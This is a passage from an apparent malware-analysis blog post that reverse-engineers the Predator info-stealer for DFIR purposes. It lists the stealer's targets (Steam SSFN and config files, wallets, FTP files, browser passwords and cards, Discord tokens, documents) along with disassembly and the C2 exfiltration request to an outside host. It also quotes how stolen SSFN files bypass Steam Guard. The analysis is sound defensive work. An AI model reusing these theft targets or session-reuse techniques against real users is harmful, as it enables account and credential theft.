mov     word ptr [ebp-2Fh], 776Bh
mov     [ebp-2Dh], bl ; .SteamPath
mov     eax, ebx
mov     [ebp-0F8h], eax
```

So it will check first if ssfn files are present on the machine with the help of "func\_FindFiles", if it matches, they are duplicated into the temporary malware folder stored on %APPDATA%/XXXX. Then do the same things with config.vdf



So what the point with these files? First, after some research, a post on Reddit was quite interesting. it explained that ssfn files permit to by-pass SteamGuard during the user log-on.

- randomstranger454 1 point · 3 years ago
- If you still have the whole drive, copy the steam client folder to your new pc and launch steam from there, it should launch without asking you for a steam guard code. Same for your firefox or chrome profile, if you want to avoid steam guard there.
- It's the reason why I have installed steam and moved my firefox profile in another drive.
- Share Report Save
- jordguitar 31 1 point · 3 years ago
- Steamguard would detect new hardware and ask for a code.
- Share Report Save
- randomstranger454 2 points · 3 years ago
- Steamguard is hardware agnostic, why do you think there are so many scams where they ask to upload your SSFN file or trojans that grab it, do you think they emulate the associated pc hardware?
- Anyway to be 100% sure I copied the steam client folder from my 2nd pc and logged in a steam account that had never logged in before in my 1st pc and no steam guard prompt popped up.
- Share Report Save

Now what the point of the second file? this is where you could know some information about the user account and all the applications that are installed on the machine. Also, if the ConnectCache field is found on this one, it is possible to log into the stolen account without steam authentication prompt. if you are curious, this pattern is represented just like this :

```
"ConnectCache"
{
    "STEAM_USERNAME_IN_CRC32_FORMAT" "SOME_HEX_STUFF"
}
```

The last file, that the stealer wants to grab is "loginusers.vdf". This one could be used for multiple purposes but mainly for setting the account in offline mode manually.

```
push    eax
call    func_GetCopyFileA
lea    ecx, [ebp-98h]
call    func_runtime_stuff
lea    ecx, [ebp-130h]
call    func_runtime_stuff
lea    ecx, [ebp-0B0h]
call    func_runtime_stuff
lea    ecx, [ebp-0C8h]
call    func_runtime_stuff
movaps xmm0, ds:xmmword_49D670 ; .loginusers.vdf
movups xmmword ptr [ebp-128h], xmm0
mov    ecx, ebx
```

For more details on the subject there a nice report made by Kaspersky for this:

### Steam Stealers

## Wallets


The stealer is supporting multiple digital wallets such as :

- Ethereum
- Multibit
- Electrum
- Armory
- Bytecoin
- Bitcoin
- Etc...

The functionality is rudimentary but it's enough to grab specific files such as :

- \*.wallet
- \*.dat

And as usual, all the strings are XORed.




## FTP software

The stealer supports two FTP software :

- Filezilla
- WinFTP

It's really rudimentary because he only search for three files, and they are available a simple copy to the predator is done :

- %APPDATA%\Filezilla\sitemanager.xml
- %APPDATA%\Filezilla\recentservers.xml
- %PROGRAMFILES%\WinFtp Client\Favorites.dat



## Browsers

It's not necessary to have some deeper explanation about what kind of file the stealer will focus on browsers. There is currently a dozen articles that explain how this kind of malware manages to steal web data. I recommend you to read [this article](#) made by [@coldshell](#) about an example of overview and well detailed.


As usual, popular Chrome-based & Firefox-based browsers and also Opera are mainly targeted by Predator.

This is the current official list supported by this stealer :

- Amigo
- BlackHawk
- Chromium
- Comodo Dragon
- Cyberfox
- Epic Privacy Browser
- Google Chrome
- IceCat
- K-Meleon
- Kometa
- Maxthon5
- Mozilla Firefox
- Nichrome
- Opera
- Orbitum
- Pale Moon
- Sputnik
- Torch


- Vivaldi
- Waterfox
- Etc...

This one is also using SQLite for extracting data from browsers and using and saved them into a temporary file name “vlmi{lolz}yg.col”.



So the task is simple :

- Stole SQL Browser file
- Extract data with the help of SQLite and put into a temporary file
- Then read and save it into a text file with a specific name (for each browser).



When forms data or credentials are found they're saved into two files on the General repository :

- forms.log

- password.log
- cards.log



## Discord

If discord is detected on the machine, the stealer will search and copy the “https\_discordapp\_\*localstorage” file into the “ptst” folder. This file contains all sensitive information about the account and could permit some authentication without a prompt login if this one is pushed into the correct directory of the attacker machine.

```

mov     ecx, ecx
mov     [ebp-4], ebx
movaps  xmm0, ds:xmmword_49D800
movups  xmmword ptr [ebp-50h], xmm0
mov     dword ptr [ebp-40h], 465B4067h
mov     dword ptr [ebp-3Ch], 515355h ; .\discord\Local storage
mov     ecx, ebx

```

```

lea     ecx, [ebp-84h]
call    func_runtime_stuff
movaps  xmm0, ds:xmmword_49DCD0
movups  xmmword ptr [ebp-0A8h], xmm0
movaps  xmm0, ds:xmmword_49DCC0
movups  xmmword ptr [ebp-98h], xmm0
mov     dword ptr [ebp-88h], 6A686Eh ; https_discordpage | https_discordapp
mov     ecx, ebx

```

```

mov     ecx, esi
call    func_FindFiles
lea     ecx, [ebp-50h]
call    func_runtime_stuff
movaps  xmm0, ds:xmmword_49D7A0
movups  xmmword ptr [ebp-7Dh], xmm0 ; *.localstorage
mov     [ebp-6Dh], bl
mov     ecx, ebx

```

## Predator is inspecting multiple places...

This stealer is stealing data from 3 strategical folders :

- Desktop
- Downloads
- Documents

Each time, the task will be the same, it will search 4 type of files with the help of GetFileAttributesA :

- \*.doc
- \*.docx
- \*.txt
- \*.log

```

mov     dl, 4
mov     dword ptr [ebp-43h], 602A2E04h
mov     word ptr [ebp-3Fh], 676Bh ; *.doc
mov     byte ptr [ebp-3Dh], 0
xor     ecx, ecx
mov     [ebp-208h], ecx

```

```

mov     dl, 56h
mov     dword ptr [ebp-67h], 32787C56h
mov     dword ptr [ebp-63h], 2E3539h ; *.docx
xor     ecx, ecx
mov     [ebp-200h], ecx

```

```

mov     dl, 49h
mov     dword ptr [ebp-3Ch], 25676349h
mov     word ptr [ebp-38h], 2E26h ; *.log
mov     byte ptr [ebp-36h], 0
xor     ecx, ecx
mov     [ebp-204h], ecx

```

```

mov     dl, 1Fh
mov     dword ptr [ebp-51h], 6B31351Fh
mov     word ptr [ebp-4Dh], 6B67h ; *.txt
mov     [ebp-4Bh], bl
mov     ecx, ebx
mov     [ebp-20Ch], ecx

```

When it matches, they have copied into a folder named “Files”.

## Information.log

When tasks are done, the malware starts generating a summarize file, who contains some specific and sensitive data from the machine victim beside the file “Information.log”. For DFIR, this file is the artifact to identify the name of the malware because it contains the name and the specific version.

So first, it writes the Username of the user that has executed the payload, the computer name, and the OS Version.

```

User name: lolilol
Machine name: Computer
OS version: Windoge 10

```



Then copy the content of the clipboard with the help of GetClipboardData

Current clipboard:

-----  
Omelette du fromage

Let's continue the process...

Startup folder: C:\Users\lolilol\AppData\Local\Temp\predator.exe


Some classic specification about the machine is requested and saved into the file.

CPU info: Some bad CPU | Amount of kernels: 128 (Current CPU usage: 46.112917%)  
GPU info: Fumik0\_ graphical display  
Amount of RAM: 12 GB (Current RAM usage: 240 MB)  
Screen resolution: 1900x1005

Then, all the user accounts are indicated

Computer users:  
lolilol  
Administrator  
All Users  
Default  
Default User  
Public

The last part is about some exotics information that is quite awkward in fact... Firstly, for some reasons that I don't want to understand, there is the compile time hardcoded on the payload.



Then the second exotic data saved into **Information.log** is the grabbing execution time for stealing contents from the machine... This information could be useful for debugging some tweaks with the features.

Additional information:  
 Compile time: Aug 31 2018  
 Grabbing time: 0.359375 second(s)

## C2 Communications

For finishing the information.log, a GET request is made for getting some network data about the victim...

First, it set up the request by uncovered some Data like :

- A user-agent
- The content-type

```

movaps xmm0, ds:xmmword_49DC70
movups xmmword ptr [ebp-1E8h], xmm0
movaps xmm0, ds:xmmword_49DA90
movups xmmword ptr [ebp-1D8h], xmm0
movaps xmm0, ds:xmmword_49D8A0
movups xmmword ptr [ebp-1C8h], xmm0
movaps xmm0, ds:xmmword_49D890
movups xmmword ptr [ebp-1B8h], xmm0
movaps xmm0, ds:xmmword_49DBB0
movups xmmword ptr [ebp-1A8h], xmm0
movaps xmm0, ds:xmmword_49DC10
movups xmmword ptr [ebp-198h], xmm0
mov dword ptr [ebp-188h], 3D217661h
mov dword ptr [ebp-184h], 3E203Fh ; .Content-Type: text/html
; User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:31.0) Gecko/20100101 Firefox/31.0
xor ecx, ecx


```

The API URL ( /api/info.get )

We can have for example this result :

Amsterdam;Netherlands;52.3702;4.89517;51.15.43.205;Europe/Amsterdam;1012;

When the request is done, the data is consolidated step by step with the help of different loops and conditions.



When the task is done, there are saved into Information.log

```

City: Nopeland
Country: NopeCountry
Coordinates: XX.XXXX N, X.XXXX W
IP: XXX.XXX.XXX.XXX
Timezone: Nowhere
Zip code: XXXXX

```

The Archive is not complete, it only needs for the stealer to send it to the C2.

Cookies	644 octets	Dossier
Files	0 octet	Dossier
FileZilla	485 octets	Dossier
General	236 octets	Dossier
Steam	263 octets	Dossier
Information.log	750 octets	journal d'app...
Screenshot.jpeg	415,2 ko	image JPEG

So now it set up some pieces of information into the gate.get request with specifics arguments, from p1 to p7, for example :

- p1: Number of accounts stolen
- p2: Number of cookies stolen
- p4: Number of forms stolen
- etc...

results :

```

80 4C 24 74      lea ecx,dword ptr ss:[esp+74]
E8 5F 05 00 00  call <predator.sub_403D96>
59             pop ecx
50             push esi
68 20 3B 4A 00  push predator,4A3B20
80 84 24 38 02 00 00 lea ebx,dword ptr ss:[esp+238]
8B CF         mov ebx,ebx
50             push ebx
68 F0 3A 4A 00  push predator,4A3AF0
E8 F0 E1 05 00  call <predator.sub_461A42>
80 4C 24 70      lea ecx,dword ptr ss:[esp+70]
E8 72 02 00 00  call predator.403A70


```

```

ecx:"i/gate.get?p1="
Arg4
Arg3 = "C:\\Users\\admin\\AppData\\Roaming\\zpar.zip"
[esp+238]: "api/gate.get?p1=0&p2=266&p3=0&p4=25&p5=0&p6=0&p7=0"
ecx:"i/gate.get?p1="
Arg2
Arg1 = "kent-adam.myjino.ru"
sub_461A42

```

The POST request is now complete, the stealer will clean everything and quit.




Example of Predator C2 Panel with fancy background...

## Update – v2.3.7

---

So during the analysis, new versions were pushed... Currently (at the time where this post was redacted), the v3 has been released, but without possession of this specific version, I won't talk anything about it and will focus only on the 2.3.7.

It's useless to review from scratch, the mechanic of this stealer is still the same, just some tweak or other arrangements was done for multiple purposes... Without digging too much into it, let's see some changes (not all) that I found interesting.




